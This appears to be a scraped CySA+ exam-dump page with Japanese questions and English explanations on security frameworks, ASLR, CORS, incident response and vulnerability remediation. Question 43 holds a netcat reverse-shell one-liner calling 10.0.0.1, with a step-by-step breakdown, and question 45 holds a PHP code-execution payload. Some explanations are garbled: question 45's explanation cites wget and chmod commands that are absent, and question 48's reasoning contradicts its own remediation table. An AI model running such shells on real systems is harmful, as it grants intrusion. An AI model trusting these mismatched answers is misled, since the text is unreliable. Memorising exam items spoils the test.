ISO 27001 is an international standard that establishes a framework for implementing, maintaining, and improving an information security management system (ISMS). It helps organizations demonstrate their commitment to protecting their data and complying with various regulations and best practices. The other options are not relevant for this purpose: PCI DSS is a standard that focuses on protecting payment card data; COBIT is a framework that provides guidance on governance and management of enterprise IT; ITIL is a framework that provides guidance on service management and delivery.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of various cybersecurity frameworks and standards, such as ISO 27001, PCI DSS, COBIT, and ITIL, in chapter 1. Specifically, it explains the meaning and function of each framework and standard, such as ISO 27001, which provides a comprehensive approach to information security management1, page 29. Therefore, this is a reliable source to verify the answer to the question.

質問: **41**

あるアナリストがウェブサイトを調査し、以下の結果を出しました。
アナリストは、この脆弱性のあるウェブサイト上のアプリケーションのバージョンを検出するために、次のうちどの構文を使用しましたか？
A. nmap -o insecure.org
B. nmap -A insecure.org
C. nmap -sV -T4 -F insecure.org
D. nmap -sS -T4 -F insecure.org
正解: **C** (コメントを発表する)

質問: **42**
悪意のあるファイルの動的分析を実行しているときに、セキュリティ アナリストは、プロセスが実行されるたびにメモリ アドレスが変わることに気付きました。次のコントロールのうち、アナリストが悪意のあるコードの適切なメモリ アドレスを見つけるのを妨げている可能性が最も高いのはどれですか。
A. アドレス空間レイアウトのランダム化
B. データ実行防止
C. スタックカナリア
D. コードの難読化
正解: (正解を表示します)
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

質問: **43**
セキュリティアナリストが次の不審なアクティビティを検出しました:
rm -f /tmp/f;mknod /tmp/fp;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f 次のどれがアクティビティを最もよく表していますか?
A. ネットワークピボット
B. ホストスキャン
C. 権限昇格
D. リバースシェル
正解: (正解を表示します)
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
*rm -f /tmp/f deletes any existing file named /tmp/f
*mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
*cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
*nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References

Hack the Galaxy
Reverse Shell Cheat Sheet

質問: **44**
ある組織が自社ウェブサイトに対してウェブアプリケーションの脆弱性評価を実施したところ、以下の結果が得られました。

セキュリティアナリストは、以下のチューニングに関する推奨事項のうち、どれを共有すべきでしょうか？
A. HTTPS による通信を強制するには、HttpOnlvflaq を設定します。
B. X-Frame-Options ヘッダーのないリクエストをブロックします
C. 承認されたドメインに対して Access-Control-Allow-Origin ヘッダーを設定します。
D. クロスオリジンリソース共有ヘッダーを無効にする
正解: **(**正解を表示します**)**
1. Analyze the Screenshot: The provided image shows a vulnerability scan report (likely from OWASP ZAP). The specific alert highlighted in blue is " Cross-Domain Misconfiguration " with 34 occurrences. In CompTIA performance-based questions, the highlighted item dictates the problem you need to solve.
2. Identify the Vulnerability: Cross-Domain Misconfiguration typically refers to issues with CORS (Cross-Origin Resource Sharing) .
* CORS is a mechanism that allows a server to indicate any other origins (domains, schemes, or ports) than its own from which a browser should permit loading of resources.
* A common misconfiguration occurs when the server sends the header Access-Control-Allow-Origin: *.
This wildcard tells the browser to allow any website to access the resources on your server, which defeats the browser ' s Same-Origin Policy protection.
3. Evaluate the Solution (Option C): To tune this and fix the vulnerability without breaking functionality for legitimate partners, the analyst should change the configuration from a wildcard (*) to a specific allowlist.
* Remediation: Set the Access-Control-Allow-Origin header to strictly define which authorized domains (e.g., https://partner.example.com) are allowed to access the resources.
* This aligns perfectly with Option C .
Why the other options are incorrect:
* A. Set an HttpOnly flag to force communication by HTTPS:
* This is incorrect for two reasons. First, it addresses the " Cookie No HttpOnly Flag " alert, not the highlighted " Cross-Domain " alert. Second, the definition is technically wrong: the HttpOnly flag prevents client-side scripts (like JavaScript) from accessing cookies (mitigating XSS); it does not force HTTPS. The Secure flag or HSTS headers are used to force HTTPS.

* B. Block requests without an X-Frame-Options header:
* This is the remediation for Clickjacking (seen in the alert list as " Missing Anti-clickjacking Header "), not Cross-Domain Misconfiguration.
* D. Disable the cross-origin resource sharing header:
* While removing the header entirely defaults the browser back to the strict Same-Origin Policy (which is secure), " tuning " implies adjusting the setting to work correctly. If the application requires cross-domain communication (which the presence of the header suggests), disabling it entirely would break the application. Configuring it correctly (Option C) is the professional remediation.

質問: **45**
ログ分析フェーズ中に、次の不審なコマンドが検出されました。

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

次のうちどれが試みられていますか?
A. バッファオーバーフロー
B. RCE
C. ICMPトンネリング
D. スマーフの攻撃
正解: **(**正解を表示します**)**
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack?
Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of ...3

質問: **46**
脆弱性管理チームは評価中に4つの重大な脆弱性を発見し、今後の対策の優先順位付けのために報告書を作成する必要があります。以下の脆弱性のうち、対策プロセスにおいて最も優先順位が高いのはどれでしょうか?
A. 関連する脅威とLoCを持ち、異なる業界を標的とする脆弱性
B. SIEMで発見されたLoCを含む、特定の攻撃キャンペーンに関連する脆弱性
C. 攻撃者が使用していない、または関連するLoCがない脆弱性
D. IoC のない、隔離されたシステムに関連する脆弱性
正解: **(**正解を表示します**)**
A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts.
References: How to Prioritize Vulnerabilities Effectively: Vulnerability Prioritization Explained, Section:
How to prioritize vulnerabilities step by step to avoid drowning in sea of problems; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

質問: **47**
MOU を実施する最も適切な理由は次のどれですか?
A. 構成管理のためのビジネスプロセスを作成する
B. 社内部門がセキュリティの責任を理解できるようにする
C. レガシーシステムに対して期待プロセスを定義できるようにする
D. サービスレベルに関するすべての指標が適切に報告されるようにする
正解: **B (**コメントを発表する**)**
A Memorandum of Understanding (MOU) is a formal agreement that outlines the roles and responsibilities of each party involved in a particular process or project, especially within security frameworks. In the context of cybersecurity, an MOU is commonly used to clarify and document the security responsibilities of different departments or entities involved. It helps ensure everyone understands their specific duties and contributions to security, which is crucial for coordination and risk management. According to CompTIA Security+ guidelines, while options A, C, and D describe other forms of agreements, they do not capture the essential purpose of an MOU as accurately as option B does.

質問: **48**
システム管理者が脆弱性スキャンの結果を確認している。
説明書
各タブの情報を確認してください。
組織の環境アーキテクチャと修復基準に基づいて、14日以内にパッチを適用するサーバーを選択し、適切な手法と緩和策を選択してください。

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✘
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✘	✘
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✘	✘
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✘	✘

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.76.6
- ☐ 192.168.50.5
- ☐ 192.168.60.5
- ☐ 192.168.76.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✖
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✖	✖
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✖	✖
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✖	✖

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.76.6
- ☐ 192.168.50.5
- ☐ 192.168.60.5
- ☐ 192.168.76.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

Request exception; legacy protocol could have operational impact
Patch; upload signed certificate from trusted third-party provider
Patch; issue a CRL for the server to the CA
Patch; upgrade IIS to current release
Request exception; organization needs time to procure a PKI
Compensating control; create new ACL on firewall to block port 443
Compensating control; implement secure session tokens
Compensating control; implement MFA on the application

正解:

Step 1: Reviewing the Vulnerability Remediation Timeframes

The remediation standards require servers to be patched based on their CVSS score:

* CVSS > 9.0: Patch within 7 days
* CVSS 7.9 - 9.0: Patch within 14 days
* CVSS 5.0 - 7.9: Patch within 30 days
* CVSS 0 - 5.0: Patch within 60 days

Step 2: Analyzing the Output Tab
From the Output tab:
* Server 192.168.76.5 has a CVSS score of 9.2 for an unsupported Microsoft IIS version, indicating a critical vulnerability requiring a patch within 7 days.
* Server 192.168.76.6 has a CVSS score of 7.4 for a missing secure attribute on HTTPS cookies, which falls in the 5.0 - 7.9 range, requiring a patch within 30 days.
Since the question asks for the server to be patched within 14 days, we need to focus on servers with CVSS
7.9 - 9.0:
* None of the servers have a CVSS score that falls precisely in the 7.9 - 9.0 range.
* However, 192.168.76.5, with a CVSS score of 9.2, has a vulnerability that necessitates a quick response and fits as it must be patched within the shortest timeframe (7 days, which includes 14 days).
The server that fits within a 14-day urgency, based on standard practices, would be 192.168.76.5.
Step 3: Reviewing the Environment Tab
The Environment Tab provides additional context for 192.168.76.5:
* It's in the dev environment, which is internal and not publicly accessible.
* MFA is required, indicating security measures are already present.
Step 4: Selecting the Appropriate Technique and Mitigation
For 192.168.76.5, with the Microsoft IIS unsupported version:
* Patch; upgrade IIS to the current release is the most suitable option, as upgrading IIS will resolve the unsupported software vulnerability by bringing it up-to-date with supported versions.
* This technique addresses the root cause, which is the unpatched, outdated software.
Summary
* Server to be patched within 14 calendar days: 192.168.76.5
* Appropriate technique and mitigation: Patch; upgrade IIS to the current release This approach ensures that the most critical vulnerabilities are addressed promptly, maintaining security compliance.

質問: **49**

経営陣は、会社のサイバーセキュリティ プログラムに関する毎月の KPI レポートを要求します。次の KPI のうち、環境内でセキュリティの脅威がどのくらいの期間気付かれないかを特定するものはどれですか?

A. 従業員の離職率

B. 侵入試行
C. 平均検出時間
D. 準備のレベル
正解: (正解を表示します)
Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact12.
References: What Is MTTD (Mean Time to Detect)? A Detailed Explanation, Introduction to MTTD: Mean Time to Detect

質問: **50**
医療施設で発生したセキュリティインシデントにおいて、権限のないユーザーが複数の患者の個人健康情報(PHI)記録をダウンロードしました。医療施設がこのインシデントに関して影響を受けた患者と連絡を取るべき最も適切な理由は次のうちどれですか？
A. 規制要件を満たすため
B. 利害関係者をなだめるため
C. 法的責任を回避するため
D. 法執行機関からの支援を得るため
正解: (正解を表示します)
The correct answer is A because the incident involves PHI - protected health information. Healthcare organizations are subject to regulatory requirements such as HIPAA, and incidents involving unauthorized access to PHI commonly require regulatory reporting and notification to affected individuals.
Exact supporting extract: the Secbay CySA+ guide states that some regulations require organizations to report incidents and notify affected individuals when privacy-impacting incidents occur. It also gives the specific example of a healthcare organization experiencing a breach of patient records and explains that reporting to regulatory authorities and notifying affected individuals demonstrates compliance, accountability, and transparency.
Another exact supporting extract states that PHI includes medical records and must be protected in specific ways under HIPAA. It also states that incident response should coordinate with regulatory bodies for industries such as healthcare.
The official CompTIA CySA+ CS0-003 objectives also place this under incident response reporting and communication, including legal, public relations/customer communication, regulatory reporting, and law enforcement.
Why the other options are incorrect:
B is incorrect because patient notification is not primarily done to appease stakeholders.
C is partially related, but not the best answer. The direct reason is regulatory compliance.
D is incorrect because communicating with patients is separate from communicating with law enforcement.

質問: **51**
アナリストは、最近の脆弱性スキャンに基づいて推奨事項を提供する必要があります。

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

潜在的な脆弱性を確実に特定するために、アナリストが対処することを推奨すべき項目は次のうちどれですか?

A. SMBはドメインSIDを使用してユーザーを列挙します
B. SYN スキャナー
C. SSL証明書は信頼できません
D. スキャンは管理者権限で実行されませんでした
正解: (正解を表示します)
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, "scanning without administrative privileges will result in a large number of false negatives and an incomplete scan". Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

質問: **52**
SOC アナリストは、IP アドレスからの偵察活動を観察します。この活動は、少数のターゲットに向けた短いバーストのパターンに従います。オープンソースのレビューにより、IP の評判が悪いことがわかりました。境界ファイアウォールのログは、受信トラフィックが許可されたことを示しています。宛先ホストは、EDR エージェントがインストールされている高価値資産です。ソース IP からのさらなる活動を防ぐために SOC が行うべき最善のアクションは次のどれですか。
A. IP アドレスを EDR 拒否リストに追加します。
B. Web プロキシまたはファイアウォールによって検出されたソース IP サブネットからのアクティビティをトリガーして即時通知する SIEM シグネチャを作成します。
C. WAFのIPに対する防止ポリシーを実装する
D. NGFW 上の IP のスキャン シグネチャをアクティブ化します。
正解: (正解を表示します)
In this scenario, adding the IP address to the EDR (Endpoint Detection and Response) deny list is an immediate and effective way to block further reconnaissance activities from the malicious source. EDR solutions are designed to provide advanced endpoint security, including blocking specific IP addresses and preventing potentially harmful traffic. This proactive step aligns with CompTIA Cybersecurity Analyst (CySA+) best practices for threat prevention and response. While other options, such as using SIEM for monitoring (option B) or WAF policies (option C), provide additional layers of security, they do not directly block the threat in the same immediate way that adding the IP to the EDR deny list does.

質問: **53**
従業員が Web サイトにアクセスしたため、デバイスが侵入的なマルウェアに感染しました。インシデント対応アナリストの特徴は次のとおりです。
* 最初の証拠ログを作成しました。
* デバイスのワイヤレス アダプターを無効にしました。
※従業員に聞き取りを行ったが、アクセスされたWebサイトは特定できなかった
* Web プロキシのトラフィック ログを確認しました。
感染したデバイスを修復するには、アナリストが行うべきことは次のうちどれですか?
A. システム ファームウェアを更新し、ハードウェアを再イメージ化します。
B. アナリストに電子メール警告を送信する追加のマルウェア スキャナーをインストールします。
C. インターネット アクセスにプロキシ サーバーを使用するようにシステムを設定します。
D. ユーザー プロファイルを削除し、バックアップからデータを復元します。
正解: (正解を表示します)
Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been

made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

質問: **54**
ある組織の最高情報セキュリティ責任者は最近、新しいEDRソリューションの導入承認を得た。導入後、アナリストによる対応が必要なアラートの数が3倍に増加した。
組織が内部セキュリティチームの業務負荷を最も効率的に集中管理するために活用すべき方法は、次のうちどれですか？(2つ選択してください。)
A. SOAR
B. SIEM
C. MSP
D. NGFW
E. XDR
F. DLP
正解: **(正解を表示します)**
SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance. References: What is EDR? Endpoint Detection & Response, How Does the Cyber Kill Chain Protect Against Attacks?; What is EDR Solution?, EDR solutions secure diverse endpoints through central monitoring

質問: **55**
インシデント対応レポートを提供する際のタイムラインの重要性を説明しているのは次のどれですか?
A. タイムラインにはインシデントのリアルタイム記録が含まれており、事後分析を簡素化するのに役立つ情報が提供されます。
B. インシデント タイムラインは、脅威またはリスクを軽減するために実行されたアクションを理解するために必要な情報を提供します。
C. タイムラインは、実行されたアクションを含むインシデント対応プロセス全体のすべての情報をタイムテーブルの形式で提供します。
D. インシデント タイムラインは、システムが侵害されたときに攻撃者が実行したコマンドのリストをタイムテーブル形式で示します。
正解: **(正解を表示します)**
An incident response timeline is a detailed chronological record of all events and actions taken during the response to a security incident. It includes timestamps and descriptions of each step, providing a comprehensive overview of how the incident was detected, contained, mitigated, and resolved. This timeline is crucial for post-incident analysis, helping to understand the effectiveness of the response, identify areas for improvement, and ensure accountability and transparency in the incident handling process.

質問: **56**
医療機関は、リスク評価の結果に基づいて行動計画を策定しなければならない。行動計画には、リスクの分類と優先順位付けが含まれていなければならない。
説明書
-
監査報告書とリスクマトリックスをクリックして、内容を確認してください。
各リスクに分類を割り当て、リスク評価スコアに基づいて、是正措置の優先順位を決定する。
シミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。

Risk matrix

Severity of impact		Likelihood of occurrence				
		Very unlikely 1	Unlikely 2	Possible 3	Likely 4	Very likely 5
Critical	5	5	10	15	20	25
Severe	4	4	8	12	16	20
Moderate	3	3	6	9	12	15
Minor	2	2	4	6	8	10
Negligible	1	1	2	3	4	5


Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

Action Plan

